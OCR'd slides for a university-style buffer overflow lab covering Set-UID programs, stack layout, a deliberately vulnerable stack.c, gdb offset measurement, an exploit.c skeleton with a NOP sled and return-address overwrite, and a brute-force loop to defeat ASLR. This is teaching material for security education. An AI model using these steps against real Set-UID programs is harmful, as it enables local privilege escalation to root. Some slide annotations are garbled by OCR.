


Buffer Overflow Attack Lab

Outline


Principle

- Set-UID Programs
- Program Memory Layout
- Buffer-overflow vulnerability

Practice

- Attacks on vulnerabile programs
- Countermeasures

Privileged Programs



Needs for Privileged Programs

- Password Dilemma

```
-rw-r--r-- 1 root root   1992 Jan  9  2014 /etc/passwd
-rw-r----- 1 root shadow 1320 Jan  9  2014 /etc/shadow
```

- How to allow users to change their passwords?

Set-UID Programs


- The special `passwd` program (ls -l /usr/bin/passwd)

```
-rwxr-xr-x 1 root root  38860 Mar 29  2012 partx
-rwsr-xr-x 1 root root  41284 Sep 12  2012 passwd
-rwxr-xr-x 1 root root  26168 Nov 19  2012 paste
-rwxr-xr-x 1 root root  13908 May 28  2013 pasuspender
```

- Turn a program into Set-UID root program


```
% sudo chown root myprog (disables the setuid bit)
% sudo chmod 4755 myprog (run chown first)
```

Program Memory Layout



Function Stack Layout (extended base register)


```
void f(int a, int b)
{
    int x,y ;
}
```



Function Stack Layout

```
void f(int a, int b)
{
  int x;
}

void main()
{
  f(1,2);
  printf("hello world")
}
```




Vulnerable Program (stack.c)

```
int main(int argc, char **argv)
{   char str[517];
    FILE *badfile;
    // 1. Opens badfile
    badfile = fopen("badfile", "r");
    // 2. Reads upto 517 bytes from badfile
    fread(str, sizeof(char), 517, badfile);
    // 3. Call the vulnerable function
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```


Buffer Overflow Attack on stack.c

```
int bof(char *str)
{
    char buffer[24];
    // 4. Copy argument into buffer
    // (Possible Buffer Overflow)
    strcpy(buffer, str);
    return 1;
}
```




Previous Frame Pointer: Points to where the control came from: “main”

Three Challenges



Task Breakdown - Prepare “badfile”



Environment Setup for Tasks


1. Turn off address randomization (countermeasure)

```
% sudo sysctl -w kernel.randomize_va_space=0
```

```
-rwxr-xr-x 1 root root 13908 May 28 2013 pasuspender
```

❑ Turn a program into Set-UID root program

```
% sudo chown root myprog
% sudo chmod 4755 myprog
```



4 = read 2 = write 1 = execute
So a value of 4 will only give read rights, but a value of 6 will give read and write rights because it is a sum of 4 and 2. 5 will give only read and execute rights, and 7 will give all rights.


Environment Setup for Tasks

1. Turn off address randomization (countermeasure)

```
% sudo sysctl -w kernel.randomize_va_space=0
```

- 0 – No randomization. Everything is static.
- 1 – Conservative randomization. Shared libraries, stack, `mmap()`, VDSO and heap are randomized. C
- 2 – Full randomization. In addition to elements listed in the previous point,
- memory managed through `brk()` is also randomized.

Task A: Measure the Distance



Investigation: Using **gdb**

```
// Compile the code in the debugging mode
% gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c

// Create the bad file
% touch badfile

// Start debugging the program
% gdb stack_dbg
```

Task A Investigation

1. Set breakpoint

    ```
    (gdb) b bof
    (gdb) run
    ```

2. Print buffer address

    ```
    (gdb) p &buffer
    ```


3. Print frame pointer address

    ```
    (gdb) p $ebp
    ```


4. Calculate distance

    ```
    (gdb) p $2 - $1
    ```


5. Exit (`quit`)



Task Breakdown - Review




Task B



(High address)
main() stack frame
str (pointer)
Return Address
Previous Frame Pointer
ebp
buffer[23]
buffer[0]
Buffer copy
Task B
(Lowest possible shellcode address)
Task A
(Completed)
(Low address)

Finally: Prepare “badfile”



Construct the badfile - exploit.c

```
// Initialize buffer with 0x90 (NOP instruction)
memset(&buffer, 0x90, 517);

// From tasks A and B
*((long *) (buffer + <Task A>)) = <Task B>;

// Place the shellcode towards the end of buffer
memcpy(buffer + sizeof(buffer) - sizeof(shellcode),
       shellcode, sizeof(shellcode));
```

Run the exploit

- Compile and run exploit.c to generate badfile

```
% gcc exploit.c -o exploit
% rm badfile
% ./exploit
```

- Run set-uid root compiled stack.c

```
% ./stack
```

Countermeasures

- ASLR (Address Space Layout Randomizatoin)
- Non-Executable Stack (Return-to-Libc Lab)
- StackGuard

Address Randomization: Defeat It

1. Turn on address randomization (countermeasure)

```
% sudo sysctl -w kernel.randomize_va_space=2
```

2. Compile set-uid root version of stack.c

```
% gcc -o stack -z execstack -fno-stack-protector stack.c
% sudo chown root stack
% sudo chmod 4755 stack
```

2. Defeat it

```
% sh -c "while [ 1 ]; do ./stack; done;"
```

Address Randomization: Defeat It

- Run the code in a infinite loop: save the following in a file (gedit myattack), make it executable (chmod 755 myattack), and run it (./myattack)

```
#!/bin/bash

SECONDS=0
value=0
while [ 1 ]
  do
  value=$(( $value + 1 ))
  duration=$SECONDS
  echo "$(($duration / 60)) minutes and $(($duration %60)) seconds elapsed."
  echo "The program has been running $value times so far."
  ./stack
done
```

- How to kill it (if you don’t want to run it any more)
  - Press `Ctrl-Z` to suspend it
  - Type “`kill %%`” to kill it


```
67 minutes and 16 seconds elapsed.
The program has been running 55198 times so far.
./mytest: line 12: 27282 Segmentation fault      (core dumped) ./stack
67 minutes and 16 seconds elapsed.
The program has been running 55199 times so far.
# 
```